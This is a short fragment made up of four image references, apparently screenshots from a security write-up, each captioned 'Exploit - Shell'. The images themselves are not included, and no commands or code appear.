
Exploit - Shell




Exploit - Shell




Exploit - Shell




Exploit - Shell



